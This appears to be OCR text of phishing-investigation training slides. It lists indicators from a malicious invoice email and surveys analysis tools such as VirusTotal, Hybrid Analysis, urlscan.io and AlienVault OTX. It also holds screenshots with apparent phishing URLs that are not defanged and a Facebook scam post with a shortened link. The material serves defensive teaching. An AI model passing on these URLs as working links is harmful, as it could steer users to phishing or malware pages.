
**IOCs**

Sender: invoices@feldman-ins.com
Header:
  Source Domain/IP - **feldman-ins.com/12.169.83.217/205.182.135.63**
Subject: **Overdue payment notice from Invoicely**
Delivered file:
  Hashes:
  **af290434ffa9a677133952b2d2622eabd7b274f545fc662f31dcfa0164d9f9de**
  File: **invoice_353492.doc**
  URL: **hxxp://argentstrim.com?[string of characters]=[encoded string representing recipient's email address]**

# Phishing email investigation

https://www.virustotal.com/

- VirusTotal inspects items with over 60 antivirus scanners and URL/domain blacklisting services
- Able to investigate and correlate details about:
  - URLs/Domains,
  - IP Addresses;
  - Hashes;
  - Filenames,
- Provides behavioral information
- Alternatives: Malware, Metadefender, Cymon, Threat Miner etc.




Analyze suspicious files and URLs to detect types of malware including viruses, worms, and trojans.

By using VirusTotal you consent to our Terms of Service and Privacy Policy and allow us to share your submission with the security community. Learn more.

# Phishing email investigation

https://www.hybrid-analysis.com/

- Based on Falcon Sandbox v8.00
- Can display the report for previously analyzed file by searching for hash
- Extracts the following details:
  - Indicators
  - File details
  - Screenshots
  - Network data
  - Extracted strings/files
- Performs hybrid analysis displaying all loaded modules and shows VT AV hits
- Alternatives: Malwr, Any.Run etc.



This webpage is a free malware analysis service for the community that detects and analyzes unknown threats using a unique **Hybrid Analysis** technology.


This free malware analysis service is running **Falcon Sandbox v8.00** in the backend. Supporting PE, Office, PDF, APK files and more (e.g. EML). Maximum upload size is 100 MB.
Learn more about the standalone version or purchase a private webservice.

© 2018 Hybrid Analysis — Terms & Conditions — Data Protection Policy

# Phishing email investigation

https://urlscan.io/

- Displays a screenshot of the website
- Provides reports on IP, ASN, Domain, Subdomains, Links, Certificates
- Records and displays HTTP requests and responses with the possibility to highlight scripts
- Summarizes a behavior of the scanned website
- Provides a list of "IoCs" containing the domains, IPs and hashes for loaded resources



urlscan.io

*Find out what your website is doing*

Recent scans Updates every 10s - Last update: 03:07:46

| URL | Submitted | Size | ⇄ | IPs | ⚑ | 🏠 |
|---|---|---|---|---|---|---|
| □ dunmebach.com/dropbx/db/fde0218eb095124b174829f43ef20c8f/download.html | 26 seconds ago | 235 KB | 25 | 3 | 1 | 🇺🇸 |
| □ jessekanclerz.com/m4il/e40c065221004c63a22fd44e41beb6c5/ | 31 seconds ago | 293 KB | 8 | 2 | 2 | 🇺🇸 |
| □ staging.schoolsleuth.org/LOOK/07565969e4221253068264a2547e0b03/ | 36 seconds ago | 310 KB | 17 | 1 | 1 | 🇺🇸 |
| □ test2.jessekanclerz.com/m4il/a36bd2eb1578d9c885d2eb3a1576c481/ | 41 seconds ago | 294 KB | 8 | 2 | 2 | 🇺🇸 |
| □ freeemailextractor.us/e0a89e358eb6bd8802ac994892001867/ | 46 seconds ago | 408 KB | 25 | 3 | 1 | 🇺🇸 |
| □ test2.jessekanclerz.com/m4il/170b188b50e337a1848f9f400e8ad092/ | 51 seconds ago | 294 KB | 8 | 2 | 2 | 🇺🇸 |
| □ ieas.org.gr/modules/mod_breadcrumbs/tmpl/campolino/chines/9183a5a2351578414eb5d... | 56 seconds ago | 51 KB | 3 | 1 | 1 | 🇺🇸 |
| □ freeemailextractor.us/c324736bd3da1251ab23e50d4b0e7b3d/ | 1 minute ago | 408 KB | 25 | 3 | 1 | 🇺🇸 |
| □ staging.schoolsleuth.org/LOOK/3695f95c11c03cb8a38c15357373dc5d/ | 1 minute ago | 310 KB | 17 | 1 | 1 | 🇺🇸 |
| □ test2.jessekanclerz.com/m4il/0f3f6d40c7dbfbb55c591aaaeabd33fb/ | 1 minute ago | 294 KB | 8 | 2 | 2 | 🇺🇸 |

1387136 public scans of 1767358 in total


Built with ♥ by Jojo

Version: 2018-02-07T11:52

# Phishing email investigation

Browserling

- Simple, interactive website sandbox
- Very useful to verify a website that requires multiple steps to reach malicious payload
- Great alternative to a local investigation VM



browserling

Features | Pricing | Live API | About Us | Sign In | Sign Up

Live interactive cross-browser testing

http://

Test now!

Windows 7 | Internet Explorer | 11

Get a browser and start testing in 5 seconds!

Features

Live interactive sessions

Not just screenshots! You can interact with the browsers live as if they were installed on your computer.

Real browsers running on real computers

We run real browsers on our servers in virtual machines. We don't use emulators or fake browsers.


Access to the latest browsers

We install the latest browsers as soon as they come out. You get access to the latest browsers instantly!

# Phishing email investigation

https://whois.domaintools.com/ or https://centralops.net/co/


- It provides website details like website title, server type, registered date, SEO score, nameservers, geolocation etc
- WhoIs record and registrar data



# Phishing email investigation

https://otx.alienvault.com/

- Can be searched for IP, domain, email address, hash
- Based on IOCs, campaigns can be identified, which are named “pulses”
- Great structure which can be organized by Industry
- Offers information about Malicious parties and identifies associated pulses
- Grants the possibility to create and join specific groups
- API Integration, amongst which Carbon Black feeds integration



CDUMI131

0 pulses

0 contributions

STATISTICS

| 0 | 0 | 0 |
|---|---|---|
| FOLLOWERS | SUBSCRIBERS | CONTRIBUTED INDICATORS |

GROUPS +

NEW You can now join groups who share the same interests.

Find a Group

FOLLOWERS FOLLOWING

SUBSCRIBERS SUBSCRIBING

Spoofed RFQ Quotation from Sino Heavy Machinery...

CREATED 46 MINUTES AGO AlienVault

We are seeing a bit of an uptick of emails containing java adwind or Java Jacksbot attachments. They are never well detected but recent ones are getting very poor...

adwind

34K SUBSCRIBE 0

Fake swift copy notification payment slip malspam ...

CREATED 4 HOURS AGO AlienVault

Continuing with the never ending series of malware email attachments is an email with the subject of payment slip coming or pretending to come from random...

34K SUBSCRIBE 0

Spoofed UK Fuels Collection malspam delivers malw...

CREATED 4 HOURS AGO AlienVault

An email with the subject of UK Fuels Collection pretending to come from invoices@ebillinvoice.com with a malicious word doc attachment delivers some...

34K SUBSCRIBE 0

Multiple Trickbot Campaigns

MODIFIED 44 MINUTES AGO AlienVault

Just starting to see the second run of today’s Trickbot downloaders coming in. Same sites and payload as the earlier run. This later one comes from...

34K SUBSCRIBE 0


Continued GreenBug/Shamoon attacks against Saud...

MODIFIED 5 HOURS AGO AlienVault

New sample uploaded from Saudi Arabia. The domain was hosted by an IP address assigned to ito.gov[.]ir - The Iranian Ministry of Communication and...

34K SUBSCRIBE 0

# Social Media scams: finding the signs




Take a lot today
14h ·

Oferta specială de Black Friday de la Dyson Puneți mâna pe noul Dyson V11 pentru doar 10 LEI.Cantitățile sunt limitate, intrați în acțiune 👉 https://cutt.ly/Dysonv11RO

GRAFASS.INFO

Ofertă specială. 119 din 1.000 de exemplare rămase disponibile 🇷🇴

🇷🇴🇷🇴🇷🇴



Take a lot today

Hotel

General

170 people like this

201 people follow this

